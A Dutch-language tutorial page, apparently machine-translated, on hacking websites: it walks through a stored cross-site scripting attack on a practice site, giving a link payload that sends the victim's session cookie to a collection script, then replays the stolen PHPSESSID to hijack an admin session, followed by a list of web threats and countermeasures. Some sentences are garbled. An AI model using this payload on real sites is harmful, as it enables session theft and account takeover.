
Hoe hack je een website? Websitehacktechnieken
 Redactie
⚡ Slimme samenvatting
Websitehacking maakt gebruik van zwakke punten in webapplicaties – slecht geschreven code, onveilige invoer en gebrekkige sessieafhandeling – om ongeautoriseerde toegang te verkrijgen. Deze pagina laat veelvoorkomende aanvalstechnieken zien en, belangrijker nog, de tegenmaatregelen die een website beveiligen.
Meer mensen hebben toegang tot internet dan ooit tevoren. Dit heeft veel organisaties ertoe aangezet webgebaseerde applicaties te ontwikkelen die gebruikers online kunnen gebruiken om met de organisatie te communiceren. Slecht geschreven code voor webapplicaties kan worden misbruikt om ongeautoriseerde toegang te krijgen tot gevoelige gegevens en webservers.
Je leert veelvoorkomende hacktechnieken voor websites en de tegenmaatregelen die je tegen dergelijke aanvallen kunt nemen.
Hoe een website te hacken
In dit praktische scenario voor het hacken van websites gaan we de gebruikerssessie van de webapplicatie op www.techpanda.orgWe zullen cross-site scripting gebruiken om de sessie-ID van de cookie uit te lezen en deze vervolgens te gebruiken om een legitieme gebruikerssessie te imiteren.
De aanname is dat de aanvaller toegang heeft tot de webapplicatie en de sessies van andere gebruikers van dezelfde applicatie wil kapen. Het doel van deze aanval zou kunnen zijn om beheerdersrechten te verkrijgen, ervan uitgaande dat het account van de aanvaller beperkte rechten heeft.
Stap 1) Openen URL http://www.techpanda.org/.
Voor oefendoeleinden wordt sterk aangeraden om toegang te verkrijgen via SQL-injectie. Zie hiervoor de volgende informatie. dit artikel over SQL-injectie voor meer informatie over hoe u dat kunt doen.
Stap 2) Voer uw inloggegevens in.
Het inlog-e-mailadres is admin@google.com en het wachtwoord is Password2010.
Stap 3) Controleer het dashboard.
Als u succesvol bent ingelogd, krijgt u het volgende dashboard te zien.

Stap 4) Nieuwe inhoud invoeren.

Klik op 'Nieuw contact toevoegen' en voer het volgende in als voornaam:
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
Stap 5) Toevoegen JavaScript.
De bovenstaande code gebruikt JavaScript. Het voegt een hyperlink toe met een klikgebeurtenis. Wanneer de nietsvermoedende gebruiker op de link klikt, haalt de gebeurtenis de gegevens op. PHP-cookie-sessie-ID en stuurt het samen met de sessie-ID naar de pagina snatch_sess_id.php. URL.
Stap 6) Voeg details toe.

Vul de overige gegevens in zoals hieronder weergegeven en klik op Wijzigingen opslaan.
Stap 7) Controleer het dashboard.
Je dashboard ziet er nu als volgt uit.

Stap 8) Controleer de sessie-ID.
Omdat het cross-site script in de database is opgeslagen, wordt het elke keer geladen wanneer gebruikers met toegangsrechten inloggen. Wanneer de beheerder inlogt en op de hyperlink met de tekst 'Dark' klikt, verschijnt er een venster met de sessie-ID. URL.

Let op: het script kan de waarde naar een externe server sturen waar de PHPSESSID is opgeslagen, en de gebruiker vervolgens terugsturen alsof er niets is gebeurd.
Let op: de waarde die u krijgt, kan afwijken van de waarde die hier wordt weergegeven, maar het concept is hetzelfde.
Sessie-imitatie gebruikt Firefox en Tamper Data-add-on
Let op: de klassieke Tamper Data-add-on die hieronder wordt weergegeven, kan niet langer worden geïnstalleerd op de huidige versies. FirefoxMaar het concept dat het illustreert – het onderscheppen en aanpassen van een HTTP-verzoek om een vastgelegde sessie opnieuw af te spelen – blijft ongewijzigd.
In het onderstaande stroomdiagram worden de stappen weergegeven die u moet nemen om deze oefening te voltooien.

- U moet de Firefox Gebruik hiervoor de webbrowser en de Tamper Data-add-on.
- Open Firefox en installeer de add-on zoals weergegeven in de onderstaande diagrammen.


- Zoek naar gegevens over manipulatie en klik vervolgens op installeren, zoals hierboven weergegeven.

- Klik op Accepteren en installeren…


- Klik op 'Nu opnieuw opstarten' zodra de installatie is voltooid.
- Schakel de menubalk in Firefox als het niet wordt weergegeven.

- Klik op het menu 'Tools' en selecteer vervolgens 'Gegevens manipuleren', zoals hieronder weergegeven.

- Je krijgt het volgende venster te zien. Let op: als het venster niet leeg is, klik dan op de knop 'Wissen'.

- Klik op het menu 'Start Tamper'.
- Schakel terug naar de Firefox Typ in je webbrowser http://www.techpanda.org/dashboard.php en druk op Enter om de pagina te laden.
- Je krijgt dan het volgende pop-upvenster van Tamper Data te zien.

- Het pop-upvenster heeft drie (3) opties. Met de optie 'Tamper' kunt u de HTTP-headerinformatie wijzigen voordat deze naar de server wordt verzonden.
- Klik erop.
- U krijgt het volgende venster te zien.

- Kopieer de PHP-sessie-ID die je uit de aanval hebt gekopieerd. URL en plak het na het gelijkheidsteken. Je waarde zou er nu zo uit moeten zien.
PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2
- Klik op de knop OK.
- Het pop-upvenster 'Gegevens manipuleren' verschijnt opnieuw.

- Schakel het selectievakje uit met de vraag Doorgaan met knoeien?
- Klik op de verzendknop als u klaar bent.
- Als het goed is, ziet u het dashboard zoals hieronder weergegeven.

Let op: we zijn niet ingelogd; we hebben een inlogsessie geïmpliceerd met behulp van de PHPSESSID-waarde die we via cross-site scripting hebben verkregen.
Wat is een webapplicatie? Wat zijn webbedreigingen?
Een webapplicatie (ook wel website genoemd) is een applicatie gebaseerd op het client-servermodel. De server verzorgt de toegang tot de database en de bedrijfslogica. Deze wordt gehost op een webserver. De clientapplicatie draait in de webbrowser van de client. Webapplicaties worden meestal geschreven in talen zoals Java, C#, VB.Net, PHPen ColdFusion Markup Language, enz. De database-engines die in webapplicaties worden gebruikt, zijn onder andere: MySQL, MS SQL-server, PostgreSQL, SQLite, Etc.
Toptechnieken voor het hacken van websites
De meeste webapplicaties worden gehost op openbare servers. servers Ze zijn toegankelijk via internet. Dit maakt ze kwetsbaar voor aanvallen vanwege de gemakkelijke toegankelijkheid. De volgende zijn veelvoorkomende bedreigingen voor webapplicaties.
- SQL Injection – het doel van deze bedreiging zou kunnen zijn om inlogalgoritmen te omzeilen, gegevens te saboteren, etc.
- Denial of Service Aanvallen Het doel van deze dreiging zou kunnen zijn om legitieme gebruikers de toegang tot de bron te ontzeggen.
- Cross-site scripting (XSS) – Het doel van deze dreiging zou kunnen zijn om code te injecteren die aan de clientzijde in de browser kan worden uitgevoerd.
- Cookie-/sessievergiftiging – het doel van deze dreiging is om cookies/sessiegegevens door een aanvaller te wijzigen om ongeautoriseerde toegang te verkrijgen.
- Vormmanipulatie – het doel van deze bedreiging is om formuliergegevens, zoals prijzen in e-commercetoepassingen, te wijzigen, zodat de aanvaller artikelen tegen gereduceerde prijzen kan krijgen.
- Code Injectie – het doel van deze dreiging is het injecteren van code zoals PHP, Python, enz. die op de server kunnen worden uitgevoerd. De code kan achterdeurtjes installeren, gevoelige informatie onthullen, enz.
- schending – Het doel van deze dreiging is om de pagina die op een website wordt weergegeven te wijzigen en alle paginaverzoeken om te leiden naar één enkele pagina die de boodschap van de aanvaller bevat.
Hoe kunt u uw website beschermen tegen hacks?
Een organisatie kan het volgende beleid hanteren om zichzelf te beschermen tegen webserveraanvallen.
- SQL Injection – Het opschonen en valideren van gebruikersparameters voordat ze naar de database worden verzonden voor verwerking, kan de kans op een SQL-injectieaanval verkleinen. Database-engines zoals MS SQL Server, MySQL, enz. ondersteunen parameters en voorbereide statements. Ze zijn veel veiliger dan traditionele SQL-statements.
- Denial of Service Attacks Firewalls kunnen worden gebruikt om verkeer van verdachte IP-adressen te blokkeren als de aanval een eenvoudige DoS-aanval is. Een goede configuratie van netwerken en een inbraakdetectiesysteem kunnen ook helpen de kans op een succesvolle DoS-aanval te verkleinen.
- Cross-Site Scripting – het valideren en opschonen van headers en parameters die via de worden doorgegeven URLFormulierparameters en verborgen waarden kunnen helpen XSS-aanvallen te verminderen.
- Cookie-/sessievergiftiging Dit kan worden voorkomen door de inhoud van de cookies te versleutelen, de cookies na een bepaalde tijd te laten verlopen en de cookies te koppelen aan het IP-adres van de client waarmee ze zijn aangemaakt.
- Vormmanipulatie Dit kan worden voorkomen door de gebruikersinvoer te valideren en te verifiëren voordat deze wordt verwerkt.
- Code Injectie Dit kan worden voorkomen door alle parameters als data te behandelen in plaats van als uitvoerbare code. Sanering en validatie kunnen hiervoor worden gebruikt.
- schending - een goede beveiliging van webapplicaties Het beleid moet ervoor zorgen dat de meest gebruikte kwetsbaarheden voor toegang tot de webserver worden gedicht. Dit kan een juiste configuratie van het besturingssysteem en de webserversoftware inhouden, evenals het toepassen van de beste beveiligingspraktijken tijdens de ontwikkeling.ping web applicaties.
Controleer dit: 9 Beste URL Scanners om te controleren of een link veilig is voor malware.
